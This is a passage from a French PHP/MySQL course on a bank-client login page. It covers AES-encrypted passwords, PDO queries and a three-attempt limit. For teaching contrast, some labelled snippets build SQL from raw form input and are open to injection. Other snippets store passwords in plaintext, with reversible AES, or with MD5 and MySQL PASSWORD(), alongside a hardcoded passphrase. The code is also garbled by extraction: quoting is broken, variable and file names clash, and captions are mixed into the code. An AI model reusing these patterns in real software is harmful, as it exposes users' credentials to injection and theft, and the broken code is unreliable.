Dans notre exemple il s'agit de la phrase « **Ma super phrase secrète** » (sans accents) qui va être convertie sous la forme d'une chaîne binaire de caractère.


Pour cela on utilise l'algorithme de hachage SHA1, via la requête SQL :

```
SELECT SHA1('Ma super phrase secrète');
```


Le résultat est la chaîne binaire :

```
83db7025e8031ab59d058208e78d892dd7bba627
```

Voici l'écran de saisie de cette requête :



Voici l'écran du résultat de cette requête :



Au moment d'insérer une nouvelle donnée (ou lors de sa mise à jour) on sélectionne la fonction AES\_ENCRYPT, et dans la nouvelle case qui apparaît (sous le mot de passe qui est saisi en clair), on copie la chaîne binaire correspondant « au grain de sel ».

L'écran suivant montre comment insérer deux nouvelles données via l'interface de phpMyAdmin. La table « identification\_clients » est vide dans notre exemple.

**Attention :**

*Le champ « MotdePasse » doit impérativement être de type VARBINARY.*

Colonne	Type	Fonction	Null	Valeur
ID	int(10) unsigned			
Login	varchar(10)			dupontje
MotdePasse	varbinary(50)	AES_ENCRYPT		ytreza i208e78d892dd7bba627
ID_Clt	int(10) unsigned			1

*Chaine binaire « grain de sel »*

Colonne	Type	Fonction	Null	Valeur
ID	int(10) unsigned			
Login	varchar(10)			jacqueje
MotdePasse	varbinary(50)	AES_ENCRYPT		hgfdsq i208e78d892dd7bba627
ID_Clt	int(10) unsigned			2

Les autres données peuvent être directement insérées en saisissant la requête SQL :

```
INSERT INTO identification_clients (ID,Login,MotdePasse,ID_Clt) VALUES
(3,'murciaca',AES_ENCRYPT('nbvcxw',SHA1('Ma super phrase secrete')), 3),
(4,'leryje',AES_ENCRYPT('poiuyt',SHA1('Ma super phrase secrete')), 4),
(5,'delaruje',AES_ENCRYPT('mlkjhg',SHA1('Ma super phrase secrete')), 5),
(6,'martinpa',AES_ENCRYPT('oiuytr',SHA1('Ma super phrase secrete')), 6),
(7,'martinpi',AES_ENCRYPT('lkjhgf',SHA1('Ma super phrase secrete')), 7),
(8,'jacquefr',AES_ENCRYPT('zertyu',SHA1('Ma super phrase secrete')), 8),
(9,'jacquela',AES_ENCRYPT('sdfghj',SHA1('Ma super phrase secrete')), 9),
(10,'dumoulje',AES_ENCRYPT('xcvbnm',SHA1('Ma super phrase secrete')), 10),
(11,'labonnol',AES_ENCRYPT('ertyui',SHA1('Ma super phrase secrete')), 11),
(12,'delafoje',AES_ENCRYPT('dfghjk',SHA1('Ma super phrase secrete')), 12),
(13,'levysa',AES_ENCRYPT('cvbnml',SHA1('Ma super phrase secrete')), 13),
(14,'delarula',AES_ENCRYPT('rtyuio',SHA1('Ma super phrase secrete')), 14),
(15,'dupontjea',AES_ENCRYPT('fghjkl',SHA1('Ma super phrase secrete')), 15),
(16,'martinal',AES_ENCRYPT('vbnmlk',SHA1('Ma super phrase secrete')), 16),
(17,'rousseja',AES_ENCRYPT('yuiopm',SHA1('Ma super phrase secrete')), 17);
```

Voici l'affichage de la table avec les données. Le mot de passe contient la chaîne de caractères provenant du cryptage AES du mot de passe initial :

ID	Login	MotdePasse	ID_Clt
1	dupontje	2a45ee581d225aae4345ddacf305e642	1
2	jacqueje	1489d46abe4cffb25b4c2ad3ac2376f2	2
3	murciaca	7fe3ebf7f9eb6ddb97cee838b20c54a7	3
4	leryje	f22a9fce94f641c4558a757ebedbdcef	4
5	delaruge	cca71f67481c429b12666b2bb74f9f77	5
6	martinpa	e76b5b9d7e66a10c8aa0700df5f3c625	6
7	martinpi	7159ab93d1802c80402e9b1a3a327c87	7
8	jacquefr	f2bf7eb4b20dbef9f21e8672d09c6e5f	8
9	jacquela	09acc73553030ae4b69977454f3219f6	9
10	dumoulje	4a8a2fdaf82ccadbf2c36899873bcd5	10
11	labonnol	8d2e1742384a2eea71253b4ea5c2ab73	11
12	delafoje	2dd850ef548ab364420709e30b2bf13d	12
13	levysa	7dfc8c9504e40487053cd9b0c1d8834d	13
14	delarula	1eb3f8bd9bc6f19ef0313fcba5af781	14
15	dupontjea	bef68aa6c2e58c3083631b8b433be020	15
16	martinal	35b1c60324113034eddd5879260cc5d5	16
17	rousseja	cde01f0fa68732a9d3208b0aa2702c6	17

### 12.3.3 La table des clients

La table « identification\_clients » créée précédemment doit permettre au programme PHP d'identifier et d'authentifier le client et de faire le lien vers la table « clients\_bancaires » contenant les données du client via le champ « ID\_Clt » commun aux deux tables.

Voici la structure de la table « clients\_bancaires » :

#	Nom	Type	Interclassement	Attributs	Null	Défault	Extra	Action
1	ID_Clt	int(11)		UNSIGNED	Non	Aucune	AUTO_INCREMENT	<span style="color: blue;">✎</span> Modifier <span style="color: red;">✖</span> Supprimer <span style="color: yellow;">✚</span> Primaire <span style="color: green;">↳</span> Unique <span style="color: gray;">▼ plus</span>
2	Nom	varchar(255)		utf8_general_ci	Non	Aucune		<span style="color: blue;">✎</span> Modifier <span style="color: red;">✖</span> Supprimer <span style="color: yellow;">✚</span> Primaire <span style="color: green;">↳</span> Unique <span style="color: gray;">▼ plus</span>
3	Prenom	varchar(255)		utf8_general_ci	Non	Aucune		<span style="color: blue;">✎</span> Modifier <span style="color: red;">✖</span> Supprimer <span style="color: yellow;">✚</span> Primaire <span style="color: green;">↳</span> Unique <span style="color: gray;">▼ plus</span>
4	Date_Naissance	date			Oui	NULL		<span style="color: blue;">✎</span> Modifier <span style="color: red;">✖</span> Supprimer <span style="color: yellow;">✚</span> Primaire <span style="color: green;">↳</span> Unique <span style="color: gray;">▼ plus</span>
5	Etat_Civil	enum('Marié', 'Célibataire', 'Veuf', 'Divorcé', 'D')		utf8_general_ci	Oui	NULL		<span style="color: blue;">✎</span> Modifier <span style="color: red;">✖</span> Supprimer <span style="color: yellow;">✚</span> Primaire <span style="color: green;">↳</span> Unique <span style="color: gray;">▼ plus</span>
6	Nb_Enfants	int(2)		UNSIGNED	Non	Aucune		<span style="color: blue;">✎</span> Modifier <span style="color: red;">✖</span> Supprimer <span style="color: yellow;">✚</span> Primaire <span style="color: green;">↳</span> Unique <span style="color: gray;">▼ plus</span>

Voici son contenu :

ID_Clt	Nom	Prenom	Date_Naissance	Etat_Civil	Nb_Enfants
1	DUPONT	JEAN	1987-12-28	Marié	2
2	JACQUENOD	JEAN-CHRISTOPHE	1961-02-10	Marié	1
3	MURCIAN	CAROLE	1970-10-20	Célibataire	1
4	LERY	JEAN-MICHEL	1989-05-07	Marié	2
5	DE-LA-RUE	JEAN-CHRISTOPHE	1991-06-18	Divorcé	0
6	MARTIN	PAUL-DAVID	1991-08-22	Célibataire	0
7	MARTIN	PIERRE	1959-01-18	Veuf	3
8	JACQUENOD	FREDERIC	1989-11-27	Marié	0
9	JACQUENOD	LAURENCE	1990-11-01	Marié	0
10	DUMOULIN	JEAN-CHRISTOPHE	1960-08-22	Marié	2
11	LABONNE-JAYAT	OLIVIER	1960-09-23	Célibataire	1
12	DE-LA-FONTAINE	JEAN	1905-01-22	Décédé	0
13	LEVY	SAMUEL	1959-03-27	Divorcé	3
14	DE-LA-RUE	LAURENCE	1989-12-13	Marié	1
15	DUPONT	JEAN	1960-10-15	Veuf	2
16	MARTIN	ALBERT	1989-08-15	Célibataire	1
17	ROUSSE	JACQUES	1990-11-05	Célibataire	0

### 12.3.4 Accès au site par login et mot de passe

#### 12.3.4.1 Principe

Un formulaire permet de saisir le login et le mot de passe, puis transmet ces informations à un programme PHP qui vérifie ces données dans la table « identification\_clients ».

Cette section présente le formulaire puis les lignes de programmes PHP, accédant à la table « identification\_clients », qui vérifient l'identité et le mot de passe du client.

Les différentes versions des syntaxes PHP sont présentées, selon que la version de la table « identification\_clients » contient :

- le mot de passe est en clair ;
- le mot de passe encodé via MD5 ou PASSWORD ;
- le mot de passe crypté via AES.

Nous présentons également deux syntaxes possibles d'accès à la table via PDO :

- Avec une requête directe ;
- Avec une requête préparée.

Un exemple de programme complet est proposé à la section 12.3.5.

#### 12.3.4.2 Le formulaire

Voici le formulaire de saisie du login et du mot de passe. Il est intégré dans une fonction PHP ce qui rend son utilisation plus simple en cas de nouvelle saisie des informations.

Cette fonction `affiche_formulaire_identification()` admet deux paramètres :

- l'url à indiquer dans le champ action du formulaire (`$url_action`) ;
- le texte à afficher en haut de l'écran (`$texte`).

Les informations sont transmises par la méthode POST, via les variables « login » et « mdp ».

```
// =====
// --- formulaire de saisie du login et mot de passe ---
// =====
function affiche_formulaire_identification($url_action,$texte)
{
    ?>
<div align="center"><h1><?php echo $texte ?></h1></div>
<div align="center">
<form action="<?php echo $url_action ?>" method="post">
    <table>
        <tr>
            <td>Login</td>
            <td><input type="text" name="login" size="10" maxlength="10"
autofocus></td> </tr>
        <tr>
            <td>Mot de passe</td>
            <td><input type="password" name="mdp" size="20" maxlength="50"></td>
        </tr>
        <tr>
            <td colspan=2 align="center"><input type="submit"
name="authentification" value="S'identifier"></td>
        </tr>
    </table>
</form>
</div>
<?php
}
```

Voici la présentation de cet écran (avec une feuille de style)

The screenshot shows a simple HTML form within a browser window. The title of the page is "Merci de vous identifier". The form consists of two text input fields: one for "Login" containing "dupontje" and another for "Mot de passe" containing "\*\*\*\*\*". Below the inputs is a red rectangular button with the text "S'identifier".

### 12.3.4.3 Lignes de programme PHP

Les deux lignes de programmes récupérant les informations transmises par le formulaire en méthode POST sont :

```
// --- récupération des variables login et mdp ---
$Login      = $_POST['login'];
$MotdePasse = $_POST['mdp'] ;
```

Il faut ensuite trouver l'identifiant ID\_Clt dans la table « identification\_clients » qui correspond à ce « Login » et « MotdePasse ».

La syntaxe varie selon que le mot de passe est conservé dans la table sous la forme de texte « en clair », haché (MD5 ou PASSWORD) ou crypté (AES).

#### 12.3.4.3.1 Sans hachage du mot de passe

Le mot de passe est conservé « en clair » dans le champ « MotdePasse ».

##### 12.3.4.3.1.1 Requête PDO directe

Les syntaxes suivantes effectuent une requête pour trouver l'identifiant, ID\_Clt à partir du login et du mot de passe transmis par le formulaire.

La **requête est directe**, aucune protection n'est effectuée contre l'injection SQL (section 12.2).

```
// --- exécution de la requête ---
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
WHERE Login='".$Login' AND MotdePasse='".$MotdePasse."'";
$reponse = $bdd->query($requete_sql);
// --- traitement des erreurs de retour sur la requête
if (!$reponse)
{
    throw new Exception('Problème de requête pour l\'identification sur la table.');
}
else
{
    // ---retourne un tableau associatif ---
    $reponse->setFetchMode(PDO::FETCH_ASSOC);
    // --- On traite le retour de la requête ---
    $stab_identifiants=$reponse->fetchAll();
    // --- fermeture de la requête ---
    // --- pour permettre d'autres requêtes ---
    $reponse->closeCursor();

    // --- traitement du contenu du tableau $stab_identifiants ---
    ...
}
```

#### 12.3.4.3.1.2 Requête PDO préparée

Les syntaxes suivantes effectuent le même traitement via une **requête préparée** (section 13.6.3.6). Cela protège contre l'injection SQL (section 12.2).

```
// --- écriture de la requête préparée ---
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
WHERE Login=:Login AND MotdePasse=:MotdePasse";
// --- préparation de la requête ---
$RequetePreparee = $bdd->prepare($requete_sql);
// --- traitement des erreurs de la préparation de la requête ---
if (!$RequetePreparee)
{
    throw new Exception('Problème de requête préparée sur la table.');
}
else
{
    // --- liaison avec les paramètres ---
    $RequetePreparee->bindParam(':Login', $Login, PDO::PARAM_STR, 10);
    $RequetePreparee->bindParam(':MotdePasse', $MotdePasse, PDO::PARAM_STR, 50);
    // --- exécution de la requête préparée ---
    $RequetePreparee->execute();
    // --- retourne un tableau associatif ---
    $RequetePreparee->setFetchMode(PDO::FETCH_ASSOC);
    // --- On traite le retour de la requête ---
    $stab_identifiants=$RequetePreparee->fetchAll();
    // --- fermeture de la requête ---
    // --- pour permettre d'autres requêtes ---
    $RequetePreparee->closeCursor();

    // --- traitement du contenu du tableau $stab_identifiants ---
    ...
}
```

#### 12.3.4.3.2 Avec hachage du mot de passe

Le mot de passe conservé dans le champ « MotdePasse » est haché via les fonctions de hachage MD5 ou PASSWORD.

Nous ne reproduisons que les lignes qui changent par rapport aux syntaxes précédentes.

##### 12.3.4.3.2.1 Via la fonction SQL **MD5**

###### 12.3.4.3.2.1.1 Requête PDO directe

```
// --- exécution de la requête ---
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
WHERE Login='".$Login' AND MotdePasse=MD5('$MotdePasse')";
```

###### 12.3.4.3.2.1.2 Requête PDO préparée

```
// --- écriture de la requête préparée ---
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
WHERE Login=:Login AND MotdePasse=MD5(:MotdePasse)";
```

##### 12.3.4.3.2.2 Via la fonction SQL **PASSWORD**

###### 12.3.4.3.2.2.1 Requête PDO directe

```
// --- exécution de la requête ---
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
WHERE Login='".$Login' AND MotdePasse=PASSWORD('$MotdePasse')";
```

#### 12.3.4.3.2.2.2 Requête PDO préparée

```
// --- écriture de la requête préparée ---
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
WHERE Login=:Login AND MotdePasse=PASSWORD(:MotdePasse)";
```

#### 12.3.4.3.3 Avec cryptage AES du mot de passe

Le mot de passe conservé dans le champ « MotdePasse » est crypté via la fonction AES\_ENCRYPT.

Nous ne reproduisons que les lignes qui changent par rapport aux syntaxes précédentes.

#### 12.3.4.3.3.1.1 Requête PDO directe

```
$KEY_CRYPT=SHA1("$PASSPHRASE");
// --- exécution de la requête ---
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
WHERE Login=' $Login' AND MotdePasse=AES_ENCRYPT(' $MotdePasse',' $KEY_CRYPT')";
```

#### 12.3.4.3.3.1.2 Requête PDO préparée

```
$KEY_CRYPT=SHA1("$PASSPHRASE");
// --- écriture de la requête préparée ---
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
WHERE Login=:Login AND MotdePasse=AES_ENCRYPT(:MotdePasse,' $KEY_CRYPT')";
```

### 12.3.5 Exemple

Cet exemple est constitué de deux programmes :

- `MySQL_PDO_Login_MdP_SecureAESCRIPT_web.php` qui traite de l'identification et de l'autentification du client ;
- `MySQL_PDO_Bienvenue_ID_Clt_Secure.php` qui affiche les informations du client après la phase d'identification et d'autentification du programme précédent.

Le programme `MySQL_PDO_Login_MdP_SecureAESCRIPT_web.php` présente les fonctionnalités suivantes :

- Le processus d'identification et d'autentification s'appuie sur la table « identification\_clients » contenant **les mots de passe crypté via l'algorithme AES** ;
- Le « **grain de sel** » utilisé pour le cryptage AES, n'est pas conservé dans la base de données. Il est défini dans le fichier `MySQL_include_param_dbb.php`, inclus au début de programme.
- La **saisie du login et du mot de passe boucle** tant que l'identification échoue ;
- La fonctionnalité précédente implique que le formulaire de saisie est dans **le programme PHP** et qu'il s'appelle lui-même à chaque validation du formulaire. Le programme PHP est **constitué de deux parties** :
  - Le **formulaire de saisie**, qui est affiché la première fois ;
  - La **vérification des login et mot de passe** dans la table « identification\_clients ».
    - Si l'autentification est validée, le programme redirige le traitement vers un programme `MySQL_PDO_Bienvenue_ID_Clt_Secure.php` qui affiche les données du client ;
    - Si l'autentification échoue, le programme réaffiche le formulaire de saisie.
- La saisie du login et du mot de passe **est limitée à trois tentatives** ;

Le programme [MySQL\\_PDO\\_Bienvenue\\_ID\\_Clt\\_Secure.php](#) présente les fonctionnalités suivantes :

- Il affiche toutes les données trouvées dans la table « clients\_bancaires » en fonction de l'**ID\_Clt** fourni par le programme précédent via les variables de session ;
- Il refuse l'accès à cette table si l'utilisateur ne c'est pas authentifié par le programme précédent : l'accès direct à ce programme n'est donc pas autorisé ;

Le programme [MySQL\\_PDO\\_Login\\_MdP\\_SecureAESCRIPT\\_web.php](#) est décliné en plusieurs versions selon la méthode de hachage/cryptage du champ « MotdePasse » de la table « identification\_clients », et selon la version protégée ou non contre l'injection SQL (Voir section 12.2).

Versions non protégées de l'injection SQL :

- [MySQL\\_PDO\\_Login\\_MdP\\_NoSecureClair\\_web.php](#) : ce programme utilise le champ « MotdePasse » en clair (aucun hachage ni cryptage) ;
- [MySQL\\_PDO\\_Login\\_MdP\\_NoSecureMD5\\_web.php](#) : ce programme utilise le champ « MotdePasse » haché via l'algorithme MD5 ;
- [MySQL\\_PDO\\_Login\\_MdP\\_NoSecurePASSWORD\\_web.php](#) : ce programme utilise le champ « MotdePasse » haché via l'algorithme PASSWORD ;
- [MySQL\\_PDO\\_Login\\_MdP\\_NoSecureAES\\_web.php](#) : ce programme utilise le champ « MotdePasse » crypté via l'algorithme AES ;

Versions protégées contre l'injection SQL :

- [MySQL\\_PDO\\_Login\\_MdP\\_SecureClair\\_web.php](#) : ce programme utilise le champ « MotdePasse » en clair (aucun hachage ni cryptage) ;
- [MySQL\\_PDO\\_Login\\_MdP\\_SecureMD5\\_web.php](#) : ce programme utilise le champ « MotdePasse » haché via l'algorithme MD5 ;
- [MySQL\\_PDO\\_Login\\_MdP\\_SecurePASSWORD\\_web.php](#) : ce programme utilise le champ « MotdePasse » haché via l'algorithme PASSWORD ;
- [MySQL\\_PDO\\_Login\\_MdP\\_SecureAES\\_web.php](#) : ce programme utilise le champ « MotdePasse » crypté via l'algorithme AES ;

Le programme [MySQL\\_PDO\\_Bienvenue\\_ID\\_Clt\\_Secure.php](#) reste inchangé quelle que soit la version du programme d'identification. Il utilise les requêtes préparées qui le protège contre l'injection SQL (Section 13.6.3.6).

Voici le programme MySQL\_PDO\_Login\_MdP\_SecureADESCRYPT\_web.php :

```

<?php
// On démarre la session AVANT d'écrire du code HTML
session_start();
include './INCLUDE/MySQL_include_param_dbb.php';
include './INCLUDE/MySQL_include_sprog_commun_web.php';
?>
<!DOCTYPE html>
<html>
<head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Identification</title>
    <link href="CSS/MySQL_Login_MdP.css" rel="stylesheet" type="text/css" />
</head>
<body>
    <?php
        define("NbMaxTentatives",3);
        try
        {
            // --- on vide la variable de session contenant ---
            // --- le tableau résultat de l'identification ---
            unset($_SESSION['tab_identifiants']);
            // --- début du traitement ---
            if (empty($_POST['authentification']))
            {
                // -----
                // --- Page initiale d'identification ---
                // -----
                $_SESSION['nbtentatives']=0;
                affiche_formulaire_identification("MySQL_PDO_Login_MdP_SecureADESCRYPT_web.php",
                    "Merci de vous identifier");
            }
            else
            {
                // -----
                // --- On traite les données envoyées par ---
                // -----
                // --- récupération des variables login et mdp ---
                $Login      = $_POST['login'];
                $MotdePasse = $_POST['mdp'] ;
                // --- on met à jour le nombre de tentatives---
                $_SESSION['nbtentatives']++;
                // === authentification de la base de données ===
                $bdd = new
                    PDO($TYPE_DB.":host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADMIN,$MDP_ADMIN,
                        array(PDO::ATTR_PERSISTENT => true));
                // --- définition du codage en UTF8 ---
                $bdd->exec("SET CHARACTER SET utf8");
            }
        }
    }

```

**Sous-programmes et paramètres de la base de données avec le grain de sel**

**Variable de session pour transmettre les identifiants et la valeur ID\_Clt au programme suivant**

**Formulaire de saisie affiché pour la première fois**

**Récupération des données du formulaire après validation**

```

// --- Crèation de la clef de cryptage/dècryptage AES ---
// ATTENTION de ne pas mettre la PASSPHRASE entre apostrophes sinon le
hachage est faux
$KEY_CRYPT=SHA1("$PASSPHRASE");
// --- exêution de la requète ---
// on effectue le hachage soit :
// via SHA1 de SQL
//$requete_sql="SELECT Login,MotdePasse,ID
identification_clients WHERE Login=:Login AND
MotdePasse=AES_ENCRYPT(:MotdePasse,SHA1('$PASSPHRASE' ),
// via SHA1 de PHP
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
WHERE Login=:Login AND MotdePasse=AES_ENCRYPT(:MotdePasse,'$KEY_CRYPT')";
// --- prèparation de la requète ---
$RequetePreparee = $bdd->prepare($requete_sql);
// --- traitement des erreurs de la prèparation de la requète ---
if (!$RequetePreparee)
{
    throw new Exception('Problème de rèponse de la base de données
parce que &nbsp;e sur la table.');
}
else
{
    // --- liaison avec les paramètres ---
    $RequetePreparee->bindParam(':Login', $Login, PDO::PARAM_STR, 10);
    $RequetePreparee->bindParam(':MotdePasse', $MotdePasse, PDO::PARAM_STR,
50);
    // --- exêution de la requète prèparée ---
    $RequetePreparee->execute();
    // --- retourne un tableau associatif ---
    $RequetePreparee->setFetchMode(PDO::FETCH_ASSOC);
    // --- On traite le retour de la requète ---
    $tab_identifiants=$RequetePreparee->fetchAll();
    // --- fermeture de la requète ---
    // --- pour permettre d'autres requètes ---
    $RequetePreparee->closeCursor();
    // -- on regarde si le tableau contient des informations ---
    if (empty($tab_identifiants))
    {
        // -----
        // - Le login et le mot de passe n'ont pas été trouvés dans la table -
        // -----
        // --- on met à jour le nombre de tentatives restantes ---
        $nbtentatives_restantes=NbMaxTentatives-$_SESSION['nbtentatives'];
        // --- s'il reste 0 tentatives on affiche un message d'erreur ---
        if ($nbtentatives_restantes <= 0)
            throw new Exception('Désolé, vous avez atteint le nombre maximum de tentatives
tentatives atteint.');
        // --- sinon on affiche à nouveau le formulaire
        affiche_formulaire_identification("MySQL_PDO_Login_MdP_SecureAESCRYPT_web.php
", "Identification erronée.<br> Merci de rèessayer");
        // --- on affiche le nombre de tentatives restantes ---
        echo "<div align=\"center\">";
        echo "Il vous reste ".$nbtentatives_restantes." tentative(s)".WEB_EOL;
        echo "</div>";
    }
    else
    {
}
Nouvel affichage du formulaire de saisie en cas d'échec, et affichage du nombre de tentatives

```

```

// -----
// --- Le login et le mot de passe ont été trouvés dans la table ---
//
// --- on remet à 0 le nombre de tentatives ---
$_SESSION['nbtentatives']=0;
// --- on passe en variable de session l'ID_Clt du client trouvé ---
$_SESSION['tab_identifiants']=$tab_identifiants;
// --- redirection vers l'URL ---
redirection_immediate("MySQL_PDO_Bienvenue_ID_Clt_Secure.php");
}

}
}
catch(Exception $e)
{
    echo "<fieldset>";
    echo "<legend>Identification</legend>";
    echo WEB_EOL;
    echo 'Erreur : '. $e->getMessage().WEB_EOL;
    echo "</fieldset>";
}
?>
</body>
</html>

```

En cas de succès, on met à 0 le nombre de tentatives, on met à jour la variable de session pour transmettre le Login, MotdePasse et ID\_Clt, puis on redirige vers le programme suivant

Voici les deux fonctions présentes dans le fichier MySQL\_include\_sprog\_commun\_web.php qui sont utilisées dans ce programme.

```

// -----
// --- formulaire de saisie du login et mot de passe ---
//
function affiche_formulaire_identification($url_action,$texte)
{
    ?>
    <div align="center"><h1><?php echo $texte ?></h1></div>
    <div align="center">
        <form action="<?php echo $url_action ?>" method="post">
            <table>
                <tr>
                    <td>Login</td>
                    <td><input type="text" name="login" size="10" maxlength="10"
autofocus></td> </tr>
                <tr>
                    <td>Mot de passe</td>
                    <td><input type="password" name="mdp" size="20" maxlength="50"></td>
                </tr>
                <tr>
                    <td colspan=2 align="center"><input type="submit"
name="authentification" value="S'identifier"></td>
                </tr>
            </table>
        </form>
    </div>
    <?php
}
// -----
// --- Redirection vers URL immédiat ---
//
function redirection_immediate($page_web)
{
    // --- rediriger vers la page de chargement ---
    //echo'<script>window.location=".'.$page_web.'";</script>';
    print('<meta http-equiv="refresh" content="0;URL='.$page_web.'">');
}

```

Voici le fichier MySQL\_include\_param\_dbb.php :

```
<?php  
// --- paramètres de connexion à la base de données ---  
$TYPE_DBB="mysql";  
$SERVEUR="localhost";  
$BASEDD="CoursPHP";  
$LOGIN ADM="root";  
$MDP ADM="xxxx";  
$PASSPHRASE="Ma super phrase secrète";  
?>
```

Voici des exemples d'exécution du programme MySQL\_PDO\_Login\_MdP\_SecureAESCRYPT\_web.php :

Le premier écran montre la saisie sans erreur du login et du mot de passe :

The screenshot shows a login form titled "Merci de vous identifier". It contains two text input fields: "Login" with the value "martinpi" and "Mot de passe" with the value "\*\*\*\*\*". Below the inputs is a red "S'identifier" button.

Le deuxième écran présente la saisie après une première erreur :

The screenshot shows a login form with an error message "Identification erronée. Merci de réessayer" at the top. The "Login" field is empty and highlighted in red. Below it is the "Mot de passe" field, also highlighted in red. A red "S'identifier" button is present. At the bottom, a message says "Il vous reste 2 tentative(s)".

Le troisième écran présente le message d'erreur après trois tentatives infructueuses :

The screenshot shows a red-bordered box with the heading "Identification". Inside, a message reads "Erreur : Désolé le nombre maximal de tentatives a été atteint." (Sorry, the maximum number of attempts has been reached.)

Voici le programme MySQL\_PDO\_Bienvenue\_ID\_Clt\_Secure.php :

```
<?php
// On démarre la session AVANT d'écrire du code HTML
session_start();
include './INCLUDE/MySQL_include_param_dbb.php';
include './INCLUDE/MySQL_include_sprog_commun_web.php';
?>
<!DOCTYPE html>
<html>
<head> <!-- Entête HTML -->
<meta charset="utf-8" />
<title>Bienvenue</title>
<link href="./CSS/MySQL.css" rel="stylesheet" type="text/css" />
</head>
<body>
<?php
try
{
    // -----
    // --- On traite les données envoyées par le formulaire ---
    //

    // --- on vérifie que la variable de session contenant ---
    // --- le tableau des identifiants est définie ---
    // --- si ce n'est le cas, la personne n'est pas identifiée ---
    if (!identification_valide($TYPE_DB, $SERVEUR, $BASEDD, $LOGIN_ADM, $MDP_ADM))
    {
        throw new Exception('Vous n\'êtes pas identifié.');
    }

    // --- on récupère le tableau des identifiants trouvés ---
    $stab_identifiants=$_SESSION['tab_identifiants'];
    // --- les informations de la case 0, seule à développer
    $ID_Clt      = $stab_identifiants[0]['ID_Clt'] ;
    $Login       = $stab_identifiants[0]['Login'] ;
    $MotdePasse  = $stab_identifiants[0]['MotdePasse'] ;
    // === authentification de la base de données ===
    $bdd = new
PDO($TYPE_DB.":host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
array(PDO::ATTR_PERSISTENT => true));
    // --- définition du codage en UTF8 ---
    $bdd->exec("SET CHARACTER SET utf8");
    // --- préparation de la requête ---
    $requete_sql="SELECT * FROM clients_bancaires WHERE ID_Clt=:ID_Clt";
    $RequetePreparee = $bdd->prepare($requete_sql);
    // --- traitement des erreurs de la préparation de la requête ---
    if (!$RequetePreparee)
    {
        throw new Exception('Problème de requête
parue sur la table.');
    }
    else
    {
        // --- liaison avec les paramètres ---
        $RequetePreparee->bindParam(':ID_Clt', $ID_Clt, PDO::PARAM_INT);
        // --- exécution de la requête préparée ---
        $RequetePreparee->execute();
        // --- retourne un tableau associatif ---
        $RequetePreparee->setFetchMode(PDO::FETCH_ASSOC);
        // --- On traite le retour de la requête ---
        $stab_clients=$RequetePreparee->fetchAll();
    }
}
On interdit l'accès direct à ce programme
Récupération des
informations transmises
par le programme
d'identification
Requête préparée
Liaison de la variable $ID_Clt avec le
paramètre :ID_Clt de la requête préparée et
exécution

```

```

// --- fermeture de la requête ---
// --- pour permettre d'autres requêtes ---
$RequetePreparee->closeCursor();

// -- on regarde si le tableau contient des informations ---
if (empty($tab_clients))
{
    throw new Exception('Aucun client trouv&eacute;');
}
else
{
    $Nom      = $tab_clients[0]['Nom'];
    $Prenom   = $tab_clients[0]['Prenom'];
    echo "<h3>Bonjour $Prenom $Nom.</h3>".WEB_EOL;
    // --- affichage des données retournées ---
    affichage_liste_personnes("Information sur $Prenom
$Nom",$tab_clients);
}
}
catch(Exception $e)
{
    echo "<fieldset>";
    echo "<legend>Accès client</legend>";
    echo WEB_EOL;
    echo 'Erreur : '.$e->getMessage().WEB_EOL;
    echo "</fieldset>";
}
?>
</body>
</html>

```

Affichage du tableau des informations sur la personne

Voici le résultat de l'exécution après le succès de l'identification par le programme précédent :

Bonjour PIERRE MARTIN.

#### Information sur PIERRE MARTIN

ID_Clt	Nom	Prenom	Date_Naissance	Etat_Civil	Nb_Enfants
7	MARTIN	PIERRE	1959-01-18	Veuf	3

Voici le message d'erreur en cas de tentative d'exécution directe de ce programme sans passer par le programme d'identification :

Accès client

Erreur : Vous n'êtes pas identifié.

